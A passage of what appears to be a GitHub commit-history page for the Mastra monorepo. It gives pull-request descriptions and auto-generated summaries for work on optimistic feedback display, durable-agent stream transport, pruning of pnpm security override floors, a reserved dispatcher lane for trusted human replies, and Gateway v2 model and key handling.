`packages/playground-ui/src/ds/icons/central`. Any code outside this diff that imports them will fail to compile. Those names include `IconChevronBottom`, `IconChevronRight`, `IconBubbleWide`, `IconSettingsGear1`, and `IconArrowTopBottom`. ## Verification The PR description reports that lint, format, and typecheck pass in playground-ui, Studio, Factory UI, and MCP app components. It reports that tests pass in playground-ui, Studio (3088 tests), and MCP app components (141 tests). It reports 13 Factory UI failures that also occur on main. These results come from the PR description. This summary did not run them. ## Review notes - Diff size: 142 files, +506 lines, −582 lines. - Most changes are one-line import and icon-name swaps. - Icon visuals change across the product. Reviewers should check the Studio and sidebar screenshots in the PR description. <!-- end of auto-generated comment: release notes by coderabbit.ai --> |
||
 Marvin Frachet |
83a6d17903 |
feat(react): show new feedback comments immediately (#30515)
## Description On Mastra Platform, feedback writes are eventually consistent. `POST /observability/feedback` returns once the record is published to Pub/Sub, but the ClickHouse writer inserts it 5-15s later, in batches. The refetch fired by `useCreateFeedback`'s `onSuccess` invalidation runs before the row can be queried, so a new comment only showed up on the next poll, 30s later. This PR makes new comments show up right away and keeps lists close to fresh: - **Optimistic add.** `useCreateFeedback` now generates `feedbackId` and `timestamp` on the client and keeps the new comment in its own cache entry (`['feedback-optimistic', traceId, spanId]`). `useTraceFeedback` and `useSpanFeedback` merge it into page 0 until the server returns the same `feedbackId`. It is removed if the POST fails and expires after 60s if the server never returns it. It lives outside the list cache because a list-cache write would be overwritten by the post-submit refetch and by the poll. - **Pending rows are marked.** Merged rows that aren't stored yet carry `isPending: true` (new exported `FeedbackListItem` / `FeedbackListResponse` types). In Studio, `FeedbackThread` shows "Sending…" on those rows and hides Mark reviewed and Delete until the stored row replaces them. - **Fast poll only while pending.** Lists poll every 3s while they show a pending comment, and every 30s otherwise. A TODO marks the fast poll as temporary until the backend offers read-your-writes for feedback. - **Caller `select` is kept.** A `select` passed through `queryOptions` runs on the merged data (and, for traces, after the trace-level filter), instead of replacing the merge. - **One id per submit.** Each `mutate` call gets a fresh `feedbackId`, even when the same variables object is reused. Retries of one submit keep the same id. - **Callbacks compose.** Caller-provided `onMutate`, `onError` and `onSuccess` on `useCreateFeedback` now run alongside the hook's own logic. Before, a caller's `onSuccess` replaced the list invalidation. Known limits: the pending comment's timestamp comes from the client clock, so a skewed clock can order it differently from the stored row. It also has no resolved author until the server returns it (the "Sending…" label covers this in Studio). **Test plan** - New `optimistic-feedback.msw.test.tsx`: the comment is visible right after submit, survives refetches while the server lacks it, shows up only once after the server returns it, is rolled back on error, expires after 60s, is not leaked to later pages or from span into trace lists, gets a new id when the same variables are resubmitted, polls at 3s only while pending, reaches a caller `select`, and caller callbacks still run. - `feedback-tabs.msw.test.tsx` (playground-ui): pending rows show "Sending…" with no actions, then get their actions once stored. - `@mastra/react`: 100 files, 983 tests pass. playground-ui `src/domains/traces`: 59 files, 1393 tests pass. playground-ui typecheck clean. The only `tsc --noEmit` error in `client-sdks/react` is pre-existing, in `observability-capabilities.ts` fixtures. ## Related issue(s) None. This is a mitigation until the backend offers read-your-writes for feedback. ## Type of change - [x] Bug fix (non-breaking change that fixes an issue) - [x] New feature (non-breaking change that adds functionality) - [ ] Breaking change (fix or feature that would cause existing functionality to change) - [ ] Documentation update - [ ] Code refactoring - [ ] Performance improvement - [ ] Test update ## Checklist - [ ] I have linked the related issue(s) in the description above - [ ] I have made corresponding changes to the documentation (if applicable) - [x] I have added tests that prove my fix is effective or that my feature works - [ ] I have addressed all Coderabbit comments on this PR <!-- This is an auto-generated comment: release notes by coderabbit.ai --> <!-- coderabbit-ai-generated:v1 --> ELI5: When someone sends feedback, the new comment can take a few seconds to appear in the list. This PR shows the comment right away, keeps it visible until the server returns it, and checks for updates more often while a comment is still pending. ## Summary This PR adds optimistic feedback display to `@mastra/react`. A submitted comment appears in the list at once. The comment stays visible until the server returns the stored record, the submission fails, or 60 seconds pass. While a comment is pending, the feedback list polls every 3 seconds. Otherwise, it polls every 30 seconds. The change is a temporary mitigation for eventually consistent feedback writes. ## Why Feedback writes are eventually consistent. The stored row can become queryable several seconds after the POST. A refetch that runs right after submission can miss the new comment. ## Changes - `client-sdks/react/src/hooks/feedback/feedback-refetch-interval.ts`: `getFeedbackRefetchInterval` accepts an optional `hasPendingFeedback` argument. The default is `false`. Polling stays disabled for unsupported feedback operations and unavailable observability. Otherwise, the function returns 3,000 ms when feedback is pending and 30,000 ms when it is not. A comment documents the temporary behavior and the read-your-writes condition for removing it. - `client-sdks/react/src/hooks/feedback/__tests__/feedback-refetch-interval.test.ts`: The no-error case names the 30-second interval. New tests assert the 3-second interval while feedback is pending. Another test asserts that polling stays disabled when storage cannot list feedback, even if a comment is pending. - `client-sdks/react/src/hooks/feedback/optimistic-feedback.ts` (new): Stores pending feedback in a separate query-cache entry, scoped by trace and optional span. Deduplicates items by `feedbackId`. Expires items after `OPTIMISTIC_FEEDBACK_TTL_MS` (60 seconds). Adds the following: - `FeedbackListItem` and `FeedbackListResponse` types. - `addPendingFeedback`, `discardPendingFeedback`, and `settlePendingFeedback` to manage pending items. - `mergePendingFeedback` to prepend pending items the server has not returned. It marks them `isPending`. When pagination exists, it adds their count to the total. - `usePendingFeedback` to return pending items when enabled, without fetching. It schedules removal of expired items. - `client-sdks/react/src/hooks/traces/use-create-feedback.tsx`: Generates a UUID and client timestamp for each submission. Uses them for the pending item and the submitted record. Adds the pending item before the request. Removes it if the request fails. On success, invalidates the matching trace or span feedback query. Runs caller `onMutate`, `onError`, and `onSuccess` alongside these handlers. Success waits for the invalidation and the caller `onSuccess`. `mutate` and `mutateAsync` copy the variables per call, so each submission gets its own ID. Retries of one submission keep the same ID. - `client-sdks/react/src/hooks/traces/use-trace-feedback.tsx`: Enables pending lookup on page zero only. Merges pending items before filtering out records with a `spanId`. Sets the displayed pagination total to the filtered count. Applies the caller `select` to the merged data. Passes pending state to the refetch interval. Settles pending feedback after a successful page-zero fetch, unless the query signal is aborted. - `client-sdks/react/src/hooks/traces/use-span-feedback.tsx`: Merges pending items into page zero before the caller `select`. Settles pending feedback after a page-zero fetch, unless the request is aborted. Passes pending state to the refetch interval. The default generic type changes from `SpanFeedbackResponse` to `FeedbackListResponse`. - `client-sdks/react/src/hooks/feedback/index.ts`: Re-exports the `FeedbackListItem` and `FeedbackListResponse` types. - `client-sdks/react/src/hooks/traces/__tests__/optimistic-feedback.msw.test.tsx` (new): Adds MSW-backed tests. They cover: - Immediate insertion with matching identity. - Separate entries for repeated submissions with the same variables object. - Retention during stale refetches. - Deduplication and removal after server confirmation. - Rollback on submission failure. - Removal after expiry when a write is lost. - 3-second polling while pending and 30-second polling after settlement. - Exclusion from later pages and from trace lists. - Behavior with caller-provided selectors. - Caller callback invocation and context. - `packages/playground-ui/src/domains/traces/components/feedback-thread.tsx`: `feedbackData` uses `FeedbackListResponse`. Items use `FeedbackListItem`. Pending rows show "Sending…" in place of the review status. They hide Mark reviewed and Delete until the stored row replaces the pending row. - `packages/playground-ui/src/domains/traces/components/__tests__/feedback-tabs.msw.test.tsx`: Adds tests for trace and span feedback tabs. A submitted comment that is missing from the list shows as pending. When a later list includes it, the stored row replaces the pending row and its actions appear. - `.changeset/lovely-books-throw.md`: Adds patch changesets for `@mastra/react` and `@mastra/playground-ui`. It documents immediate display, removal on failure, retention until the server returns the comment or 60 seconds pass, and the conditional 3-second refresh. It also documents that `useCreateFeedback` runs caller `onMutate`, `onError`, and `onSuccess` callbacks. Before this change, passing `onSuccess` skipped the hook's list refresh. ## Public API - `getFeedbackRefetchInterval` gains an optional second parameter. Existing callers are unaffected. - `useSpanFeedback` changes its default generic type to `FeedbackListResponse`. - `FeedbackListItem` and `FeedbackListResponse` are newly exported from the feedback hooks index. - `FeedbackThreadProps.feedbackData` type changes to `FeedbackListResponse | null`. - The `optimistic-feedback.ts` functions are added. The index does not re-export them. ## Scope and limits - Polling uses 3 seconds only while a comment is pending. Each open list polls at that rate only during that period. Otherwise, it polls every 30 seconds. - A code comment says the polling does not scale. It says to remove the pending-feedback polling once the backend supports read-your-writes for feedback. - The code comment notes that client clock skew can affect pending timestamps. - Optimistic comments have no resolved author name until the server returns them. - Author-reported results, not verified here: - `vitest run src/hooks/feedback src/hooks/traces` in `client-sdks/react` passed 18 files and 175 tests. - `tsc --noEmit` completed cleanly in `client-sdks/react`. An earlier report listed one unrelated type error that also occurred without this change. The later report says the check completes cleanly. ## Files 11 files changed, 778 lines added, 41 lines removed (from the merge base). <!-- end of auto-generated comment: release notes by coderabbit.ai --> --------- Co-authored-by: mastracode <284800079+mastra-platform[bot]@users.noreply.github.com> |
||
 NikAiyer |
d929736435 |
fix(core): use one stream bus for durable agents (#30229)
Durable agents now use the wrapped Agent's stream bus instead of
constructing a second one. An Agent-level pubsub carries both run frames
and thread events, including after registration and forks; evented
execution still uses Mastra's shared transport. Standalone durable
agents remain observable, and plain-run records and abort checks stay
separate from durable execution.
Previously, observing across replicas required repeating the pubsub on
the durable wrapper. This now works with the Agent configuration alone:
```ts
const agent = createDurableAgent({
agent: new Agent({ id: 'assistant', name: 'Assistant', instructions, model, pubsub }),
});
```
Inngest explicitly exposes its detached-streaming capability without
migrating its bus. The server retains the `isDurableAgentLike` fallback
in `hasResumableStreams` for compatibility with older Inngest wrappers:
their proxy can inherit `false` from a plain Agent or lack the method
entirely. Server and Inngest versions are not coupled, so removing the
fallback would silently turn HTTP disconnects into run cancellation on
supported mixed-version installs. This is a deliberate, user-approved
exception to the ticket's shortcut-removal bullet; no peer-dependency
bump is needed while the fallback remains. Regression coverage exercises
capability `true`, `false`, and missing; the latter two fail without the
fallback.
Server branch audit (`packages/server/src/server/handlers/agents.ts`):
`validateDurableToolCallAccess` (line 298) remains because approvals
need durable workflow snapshots; `authorizeRunAccess` (2676) remains
because durable ownership uses workflow rows/local and replay owners
rather than plain run records (COR-1542). The two abort-route branches
(2724 and 2742) retain durable cancellation support and its
missing/finished-run acknowledgement semantics, not separate transports.
The observe-route branch (3141) remains for generation-fenced
`__subscribeToRunStream` and the Inngest adapter's `pubsub` fallback;
consolidating observation is COR-1541, and migrating Inngest's bus is
COR-1539. The recover-route guard (3746) remains because only durable
execution has recoverable workflow snapshots. None of these remaining
branches requires a second stream bus on core DurableAgent.
The Mastra-fallback regression also runs through a fork created after
registration, both with and without resolving the bus before
registration. Another replica must receive replay plus live tail through
finish, and the terminal frame must be published on Mastra's transport.
The latest targeted rerun passed 33 tests, including cache-policy
warnings and plain-publisher isolation across both durable storage
variants; core typecheck, targeted lint, formatting and diff checks
passed.
Verified with 1,643 core durable/stream tests, 78 AIMock parity tests,
292 server handler tests (including the mixed-version capability cases),
119 Inngest tests, and six real Redis cross-server cases covering live
observation, thread events and HTTP Stop. Typechecks, lint and
formatting pass. The Agent-pubsub regression failed before the fix; a
built-package red/green demo also confirms the transport change. An
earlier approval-resume timing failure passed in isolation and on the
final full rerun.
Fixes COR-1540
## Transport precedence and upgrade scope
Default-engine durable run transport precedence is now: explicit
`createDurableAgent` pubsub → wrapped Agent pubsub → Mastra pubsub.
Evented runs retain Mastra's shared transport. Mastra-only
configurations are unchanged.
If the wrapped Agent already specifies a different transport from Mastra
and the wrapper has no override, this fix changes the effective
run-frame and remote Stop transport. To preserve routing across an
upgrade, explicitly pass the previous transport to `createDurableAgent`
or align the Agent and Mastra transports. The wrapper configures the
shared stream bus, so its override also affects resumable streams from
direct calls on the wrapped Agent. The core changeset includes this
upgrade note.
A local investigation used separately built pre-change main
(`
|
||
|
Ward Peeters
|
775e0fe328 |
chore(deps): remove pnpm override floors that no longer match any dependency (#30521)
## Summary `pnpm-workspace.yaml` has 119 security floors of the form `pkg@<x: x`. Vanta and Dependabot remediation passes added them over Sept–Nov. A floor only rewrites versions below its vulnerable cutoff. Once every consumer asks for a patched version, the floor does nothing except hold packages on its exact version. This PR removes the 75 floors that no longer match any request in the dependency tree. The comments that only described them go too. ## How the dead floors were found 1. In a scratch copy, remove **all** floor overrides, delete `pnpm-lock.yaml`, and resolve from scratch (`pnpm install --lockfile-only`). 2. For each floor, check whether any resolved version of that package falls in its vulnerable range. - **75 match nothing.** Every consumer already requests a fixed version. `simple-git` and `@tootallnate/once` are no longer in the tree. - **44 still match.** A third-party parent pins or caps a vulnerable version, for example `lodash`, `axios`, `ws`, `undici`, `uuid` <11, `@modelcontextprotocol/*` 2.0.0 and `zod` 4.1.8. These floors stay. Removed floors include `brace-expansion` (3), `fast-uri`, `form-data`, `@noble/hashes`, `postcss-selector-parser` (2 each), `js-yaml` 3.x/5.x, `hono`, `@hono/node-server` (both), `@modelcontextprotocol/sdk`, `vitest`, `postcss`, `tar`, `dompurify`, `mermaid`, `proxy-addr`, `compression`, `ioredis`, `valibot`, `handlebars`, `follow-redirects`, `systeminformation`, and `@ai-sdk/provider` v3 (every consumer requests 3.0.19 since #30518), plus others. ## Effect on the lockfile No new package versions are added. `hono@4.13.16` and `uuid@13.0.1` leave the lockfile. Every consumer that changes moves onto a version already in the lockfile: | Package | Change | Consumers | Why | |---|---|---|---| | `hono` | 4.13.16 → 4.13.17 | 5 (`@hono/node-server`, `@modelcontextprotocol/node`/`sdk`) | the floor had held them on its exact version | | `@modelcontextprotocol/sdk` | 1.32.1 → 1.32.2 | 2 (`@anthropic-ai/claude-agent-sdk`, `@google/genai`) | same | | `browserslist` | 4.28.7 → 4.29.5 | 11 (`@babel/helper-compilation-targets`, cssnano/postcss plugins) | same | | `uuid` | 13.0.1 → 11.1.1 | 1 (`mermaid@11.17.2`) | mermaid declares `^11.1.0 \|\| ^12 \|\| ^13 \|\| ^14.0.0`; pnpm dedupes it onto 11.1.1, the patched version the kept `uuid@<11.1.1` floor already installs | ## Test plan - `pnpm install --frozen-lockfile` passes the lockfile supply-chain policy check. - A diff of the resolved package set before and after shows only the changes listed above. - `pnpm turbo build --filter @mastra/mcp...` builds all 19 tasks. - `unit:packages/mcp` passes 83 of 84 files. `server-http-body-size.test.ts` fails locally with `write ECONNRESET`, and it fails the same way on main without this change. <!-- This is an auto-generated comment: release notes by coderabbit.ai --> <!-- coderabbit-ai-generated:v1 --> **ELI5:** The project kept a list of version "floors" that force some packages to at least a safe version. Many floors no longer matched any package request, so this change deletes them. The floors that still match vulnerable versions stay in place. ## Summary of changes **Files changed:** 2 (`pnpm-lock.yaml`, `pnpm-workspace.yaml`). Total: 222 insertions, 387 deletions. ### `pnpm-workspace.yaml` (5 insertions, 96 deletions) The diff removes `pkg@<range>: version` override entries and the comments that described them. Examples of removed entries: - `@better-auth/drizzle-adapter@<1.7.7`, `js-yaml@>=5.0.0 <5.4.1`, `langsmith@<0.6.0`, `simple-git@<3.36.0`, `webpack-dev-server@<5.2.5`, `fast-uri` (3.x and 4.x), `form-data`, `brace-expansion`, `immer`, `multer`, `hono@<4.13.13`, `@hono/node-server@<1.19.15`, `mermaid`, `vitest@>=2.1.0 <4.1.12`, `@modelcontextprotocol/sdk@>=1.0.0 <1.32.0`, `@hono/node-server@>=2.0.0 <2.1.3`, `compression`, `@grpc/grpc-js`, `ioredis`, `systeminformation`, `onnxruntime-node`, and others. - Entries for `postcss-selector-parser` (`>=6.1.0 <6.1.3` and `>=7.1.0 <7.1.6`) and `source-map-js`. - Entries for `modern-tar`, `smol-toml`, `http-cache-semantics`, `handlebars`, and `follow-redirects`. - Entries for `js-yaml@>=3.0.0 <3.15.2` and `@ai-sdk/provider@>=3.0.0 <3.0.19`. The diff makes these changes to retained entries: - The `uuid@<11.1.1` comment is rewritten. It no longer mentions `tar`. - The `js-yaml` comment now refers to 4.x consumers only. The remaining floor is `js-yaml@>=4.0.0 <4.3.2: 4.3.2`. - The `@ai-sdk/provider` comments now refer to the ai v7 bundle. The 3.x floor is removed. Retained entries appear as unchanged context in the diff. They include `body-parser`, `inngest`, `fast-xml-parser`, `lodash`, `prismjs`, `serialize-javascript`, `axios`, `minimatch`, `ws`, `qs`, `jose`, `katex`, `adm-zip`, `@opencode-ai/plugin>effect`, `@modelcontextprotocol/node` and `@modelcontextprotocol/sdk` routing to `@hono/node-server` 2.1.6, and the `@ai-sdk/*` floors. The diff adds no new floors. Some of the added lines are reworded comments or moved entries. ### `pnpm-lock.yaml` (217 insertions, 291 deletions) The lockfile changes 508 lines. The author reports these resolved version changes. This review did not verify them: - `hono` 4.13.16 → 4.13.17 - `@modelcontextprotocol/sdk` 1.32.1 → 1.32.2 - `uuid` 13.0.1 → 14.0.3 for `mermaid` ## Validation All results below are author-reported. This review did not re-run them. - `pnpm install --frozen-lockfile` passes the lockfile supply-chain policy check. - A resolved-package-set diff shows only the described changes. - `pnpm turbo build --filter @mastra/mcp...` builds all 19 tasks. - `unit:packages/mcp` passes 83 of 84 files. - `server-http-body-size.test.ts` fails locally with `write ECONNRESET`. The author reports the same failure on `main` without this change. The author reports 74 floors removed and 44 matching floors retained. Four `@ai-sdk/*` floors are excluded because PR `#30518` rewrites them. This review did not confirm these counts. No CI results were available for this review. <!-- end of auto-generated comment: release notes by coderabbit.ai --> Co-authored-by: mastracode <284800079+mastra-platform[bot]@users.noreply.github.com> |
||
|
Ward Peeters
|
da04116579 |
feat(factory): let a person's reply wake a card's session while automated runs hold every slot (#30307)
## What
When a trusted collaborator comments on or reviews a card's GitHub pull
request or issue, Factory wakes the card's session even while automated
runs hold every run slot. Before, those replies were
`sendMessage`/`signalActivity` decisions that counted against the single
automated cap (`dispatcher.maxInFlight`, default 10), so a reply could
sit behind multi-hour triage runs.
## How
- **Provenance.** GitHub rule actors gain `human: true` when the webhook
`sender.type` is `User`. Bots, and Factory's synthetic reconciler events
(no `sender.type`), get `human: false`.
- **Classification** (`isInteractiveDecision`, `rules/dispatcher.ts`): a
decision is a reply only if it's `sendMessage` or `signalActivity`,
would wake the session (`idleBehavior` isn't `persist`), has an empty
causal chain (no rule passed it along, e.g. not a transition's message),
and its actor is a GitHub human who is trusted and not Factory.
Everything else stays automated. GitLab, Linear, Jira and incident.io
activity stays automated because those sources give no reliable
bot/human signal.
- **Lane.** Each process keeps a reserve of reply slots
(`dispatcher.maxInteractiveInFlight` /
`MASTRACODE_DISPATCH_MAX_INTERACTIVE_IN_FLIGHT`, default `2`, `0`
allowed). Claim order per tick: pending manual starts → replies (reserve
first, then borrowing free automated slots) → automated runs. The claim
filter now receives the row's `actor` and `causalChain` as well as the
decision payload, so no schema change.
- **Honest bounds.** The caps limit dispatcher slot occupancy, not total
running agents: `signalActivity` frees its slot once the session accepts
it, and UI/Slack messages plus approval notices to following sessions go
to the session directly and never wait for a slot. The README says so.
- **Run-queue API (additive).** Entries gain `lane`; the response gains
`queuedByLane`, and `slots` gains `interactive: { inUse, cap }`.
Existing fields keep their meaning. `position` now counts within a lane.
The board's queue menu lists waiting replies first, with a reply-slot
footer.
## Testing
- Dispatcher (LibSQL + throwaway Postgres): with automated cap 1 held by
a hanging run, a trusted person's PR reply (`sendMessage`) and issue
comment (`signalActivity`) are claimed and delivered. Automated runs,
bot replies, untrusted replies, Factory-authored replies, actors with no
`human` flag, rule-passed messages and `persist` activity all stay
pending. Other cases: the reserve caps at its size, replies borrow a
free automated slot ahead of automated runs, and the default reserve is
2. Red proof: disabling the classification fails 3 of the 4 lane tests.
- GitHub rules: `issue_comment` and `pull_request_review` from a User →
`human: true`; from a Bot or without `sender.type` → `human: false`.
- Approval notice to a following session commits nothing to the run
queue.
- MSW: queue menu groups replies apart from automated runs and shows
both slot footers.
- Gates: factory `check`, oxlint and oxfmt clean. Factory suites on
LibSQL: 942 passed. factory-ui typecheck and lint clean; unit tests 696
passed. The full MSW suite has 21 failures, the same as on main
(AppStartup, OMSection, MemorySettings, NewSessionStarters,
ThreadPageTeammateSession, TranscriptMessageMeta). `mastracode/web`
index.test.ts has 2 failures that are also on main. Postgres runs of the
full dispatcher suite at `--maxWorkers=3` show the timing flakes main
already has; every test that failed passes on its own.
<!-- This is an auto-generated comment: release notes by coderabbit.ai
-->
<!-- coderabbit-ai-generated:v1 -->
**ELI5:** When a trusted person replies to a GitHub issue or pull
request, that reply gets its own reserved run slots. It no longer waits
behind routine automated runs.
## Overview
This change adds an interactive lane to the Factory decision dispatcher.
Trusted GitHub human replies can wake a card's session while automated
runs hold the automated slots. The run-queue API changes are additive.
## Classification
`isInteractiveDecision` in `mastracode/factory/src/rules/dispatcher.ts`
marks a decision as interactive only when all of these hold:
- The decision is `sendMessage` or `signalActivity`.
- The decision wakes the session.
- The causal chain is empty.
- The decision does not persist.
- The actor is a trusted GitHub human.
- The actor is not Factory-authored.
All other decisions use the automated lane. This includes bot actors,
untrusted actors, Factory events, and activity from GitLab, Linear,
Jira, and incident.io.
## GitHub actor changes
- `mastracode/factory/src/rules/types.ts` adds optional `human?:
boolean` to the GitHub variant of `FactoryRuleActor`.
- `mastracode/factory/src/integrations/github/rules.ts` sets `human` to
`true` only when the webhook sender type is exactly `User`.
- Trust lookup and its failure handling are unchanged. A lookup error
still marks the actor untrusted.
## Dispatcher behavior
- The default interactive reserve is 2 slots per process.
- `dispatcher.maxInteractiveInFlight` in
`mastracode/factory/src/factory.ts` and
`MASTRACODE_DISPATCH_MAX_INTERACTIVE_IN_FLIGHT` in
`mastracode/web/src/mastra/index.ts` set the reserve.
- A value of `0` disables the reserve. Invalid values use the default of
2.
- Each tick claims in this order: pending manual starts, then
interactive decisions, then automated deferred runs.
- Interactive decisions can use free automated slots.
- `runSlots()` returns overall `inUse` and `cap`, plus `interactive: {
inUse, cap }`.
- The caps limit dispatcher-held slots. They do not limit all running
agents.
- Pull-request activity releases its slot when the session accepts it.
- Direct session messages and approval notices do not wait for a slot.
## Storage
- `FactoryDeferredDecisionClaimInput.decisionFilter` receives a second
argument, `provenance`.
- The new `FactoryDecisionProvenance` type contains `actor` and
`causalChain`.
- No schema change is made. Invalid stored actor JSON parses to `null`.
Invalid causal-chain JSON parses to an empty array.
## Run-queue API (additive)
- `runQueueResponseSchema` in
`mastracode/factory/src/routes/contracts.ts` adds:
- `slots.interactive: { inUse, cap }`
- `queuedByLane: { automated, interactive }`
- Each queue entry has a `lane` field with the value `automated` or
`interactive`.
- `position` counts within a lane.
- The listing limit of 50 entries is unchanged. Waiting replies are
listed before automated runs.
- The `runSlots` types in `routes/surface.ts` and `routes/work-items.ts`
include the interactive pool.
## Board UI
- `RunQueueIndicator.tsx` lists waiting replies before automated runs.
- Each nonempty group has a label.
- The menu shows reply-slot usage next to overall slot usage.
- The tooltip fallback reads "Runs waiting for a run slot."
- `msw-server.ts` and `BoardPageRunQueue.msw.test.tsx` add lane fixtures
and a test for a waiting reply.
## Documentation and release notes
- `mastracode/factory/README.md`,
`docs/src/mastra-code/configuration.mdx`, and two changesets describe
the reserve, its default, the `0` behavior, the queue fields, and the
board ordering.
- The `mastra` changeset is a patch. The `@mastra/factory` changeset is
a minor release.
## Tests
Added or updated tests cover:
- GitHub actor `human` classification for issue comments and PR reviews,
for `User`, `Bot`, and missing sender types.
- Dispatcher reserve use, interactive cap overflow, borrowing of free
automated slots, and exclusions. Exclusions include automated, bot,
untrusted, Factory-authored, untyped, causally moved, and persisted
messages.
- The default interactive cap of 2.
- The polling-loop claim count, which changes from two to three per
tick.
- Factory config forwarding in
`mastracode/web/src/mastra/index.test.ts`, which now expects
`maxInteractiveInFlight: 0` when the environment variable is `0`.
- Clearing `MASTRACODE_DISPATCH_MAX_INTERACTIVE_IN_FLIGHT` in
sandbox-provider tests.
- No deferred decisions recorded after approval-notification delivery,
in `approval-answer-resume.test.ts`.
## Validation (author-reported)
The PR objectives report the following results. They were not checked
against completed CI checks on the current head.
- Dispatcher tests were run on LibSQL and throwaway Postgres. Full
Postgres dispatcher runs at `--maxWorkers=3` showed timing flakes. The
author reports that each failing test passes when run alone.
- Factory suites on LibSQL report 942 passing tests.
- Factory `check`, oxlint, and oxfmt are reported clean.
- factory-ui unit tests report 696 passing tests.
- The author reports 21 full MSW suite failures and 2 `mastracode/web`
`index.test.ts` failures. The author states these also occur on `main`.
<!-- end of auto-generated comment: release notes by coderabbit.ai -->
---------
Co-authored-by: mastracode <284800079+mastra-platform[bot]@users.noreply.github.com>
|
||
 Rhys Balevicius |
bb9845508a |
fix(factory): avoid provisioning a second Gateway key for keyed deploys (#30193)
## Summary Factory should use the Mastra Gateway API key supplied automatically by the Mastra platform when one is available, rather than asking the user to connect and creating a second key. - With an injected key (`MASTRA_GATEWAY_API_KEY`), Gateway is available in both company and personal setup without the **Connect Mastra Gateway** button. The server also skips key creation if an older client calls the connect endpoint. - Without an injected key, the button and existing connection flow stay available. - Previously saved company and personal keys keep their existing precedence. ## Testing and validation **Factory configuration routes: 117 tests passed.** Coverage includes: - An injected Gateway key reports the provider as connected, with a deployment source and no connect button. - Previously saved company and personal keys retain their precedence while the server key remains available as a fallback. - Calling the connect endpoint with an injected key creates no additional key and stores no new credential, for either company or personal scope. - Without a server key, the existing connect and key-provisioning flow still works. These tests explicitly pin the server key so a developer's local environment or credential store cannot affect the results. **Onboarding UI: 40 tests passed.** The two injected-key cases now exercise the current one-page onboarding flow, replacing coverage for the wizard removed on `main`. They verify that both company and personal setup can select Gateway, load a model, and submit the setup without opening a key dialog or calling the connect endpoint. The suite also covers the existing connect-button flow when no injected key is available. The UI tests ran with temporary source aliases because local dependency build artifacts were missing. They use the real hooks and React Query, with HTTP requests mocked through MSW. The aliases were used only for local validation and are not included in the PR. Formatting and lint checks passed for the migrated onboarding tests. |
||
|
Rhys Balevicius
|
7517474b39 |
fix(studio): load Gateway v2 models and skip v1 memory calls (#29445)
## Why Studio currently shows Gateway models from a bundled registry and sends memory requests to the Gateway v1 API whenever a Gateway key exists. A deployed project using Gateway v2 can therefore offer unsupported models and receive 404s from the v1-only memory endpoints. ## Design When the deployment sets `MASTRA_GATEWAY_VERSION=v2`, fetch the authenticated `/v1/models` catalog from the configured Gateway and offer only models with a chat endpoint through Mastra's chat model selector. If catalog loading fails, do not fall back to the v1 model list. Treat the Gateway memory client as unavailable in v2 mode so memory handlers use the agent's own memory configuration. V1 behavior remains unchanged. The Platform runtime signal is introduced by [platform#4329](https://github.com/mastra-ai/platform/pull/4329); deploying that PR alone will not change Studio until these Mastra packages are released and the project is redeployed. ## Validation - Focused core Gateway tests: 9 passed, including live model filtering and catalog failure behavior. - Focused server Gateway memory test: 1 passed. - `git diff --check` passed. - A live deployed Studio smoke test is still needed after the updated packages are published and deployed. Full package typechecks were unavailable in the isolated worktree because its linked local dependency builds are older than this checkout. <!-- This is an auto-generated comment: release notes by coderabbit.ai --> <!-- coderabbit-ai-generated:v1 --> ## ELI5 When Gateway v2 is on, Studio lists only the chat models from the live Gateway catalog. It also stops calling the Gateway v1 memory API. A resolved agent without memory now shows no memory data, not shared-storage data. ## Changes - In v2 mode, `MastraGateway.fetchProviders()` requests `/v1/models` with authentication and a 10-second timeout. It keeps only models that have a string `id` and a `chat` endpoint. - If the catalog request fails or returns an invalid response, the call throws. It does not fall back to the v1 model list. - The provider list skips the bundled `mastra` registry entry in v2 mode. This prevents stale model IDs from appearing. - Other Gateway versions keep the OpenRouter model list. - In v2 mode, `getGatewayClient()` returns `null`. Memory handlers then use the agent's own memory configuration. - For a resolved v2 Gateway agent without memory: - Thread listing returns "Memory is not initialized". - Message listing returns empty `messages` and `uiMessages` arrays. - Unresolved agents keep the storage fallback. - v2 detection uses `isGatewayV2()`. It returns true when any of these conditions holds: - `MASTRA_GATEWAY_VERSION` is `v2`. - The API key starts with `msk-gateway-` or `mskv2_`. - A registered `mastra` gateway instance reports `isV2()` as true. `MastraGateway.isV2()` is a new public method. This check covers gateways configured with a v2 key and no matching environment variables. - Added patch changesets for `@mastra/core` and `@mastra/server`. ## Testing and rollout - Completed CI results are not available for this review. - The author reports that focused core Gateway tests, a focused server memory test, and `git diff --check` passed. These results were not verified here. - Full package typechecks were not run in the author's isolated worktree. - A deployed Studio smoke test is still needed. It requires the updated Mastra packages to be published and the project to be redeployed. - The Platform runtime signal depends on platform#4329. Deploying that change alone does not affect Studio. <!-- end of auto-generated comment: release notes by coderabbit.ai --> --------- Co-authored-by: Taofeeq Oluder <oluderutaofeeq@gmail.com> Co-authored-by: mastracode <284800079+mastra-platform[bot]@users.noreply.github.com> |
||
|
Rhys Balevicius
|
92f3c5ba4f |
fix(cli): keep the key id of a Gateway v2 key from create-mastra (#30457) | ||
|
Ward Peeters
|
88f94f237a |
chore(deps): use the latest @ai-sdk/provider-utils and @ai-sdk/provider patch in each major (#30518)
Co-authored-by: mastracode <284800079+mastra-platform[bot]@users.noreply.github.com> |
||
|
mastra-platform[bot]
|
7a8d1a4f05 |
feat(factory): let hosts set the commit co-author (#30485) | ||
|
mastra-platform[bot]
|
11c2d1dcea |
test(inngest): verify OM resuspension on PostgreSQL with a separate worker (#30492) | ||
|
Ward Peeters
|
b9d2f1d085 |
feat(factory): refuse a person's move into a run-starting phase while the card is busy (#30513)
Co-authored-by: mastracode <284800079+mastra-platform[bot]@users.noreply.github.com> |
||
|
Ward Peeters
|
36eb75bb01 |
feat(factory): let the agent choose a card's repository instead of a picker (#30506)
Co-authored-by: mastracode <284800079+mastra-platform[bot]@users.noreply.github.com> |
||
|
dane-ai-mastra[bot]
|
a5859ee2b9 |
chore: version packages (alpha) (#30430)
Co-authored-by: github-actions[bot] <41898282+github-actions[bot]@users.noreply.github.com> |
||
|
Ward Peeters
|
44cece6f36 |
refactor(factory): stop storing sandbox_provider on project repositories (#30508)
Co-authored-by: mastracode <284800079+mastra-platform[bot]@users.noreply.github.com> |
||
|
Ward Peeters
|
cd2a326988 |
fix(libsql): stop background task writes stalling shutdown, and fix backend timing flakes (#30504)
Co-authored-by: mastracode <284800079+mastra-platform[bot]@users.noreply.github.com> |
||
|
Ward Peeters
|
0f360e20d1 |
chore(factory): remove provider list routes nothing calls (#30489)
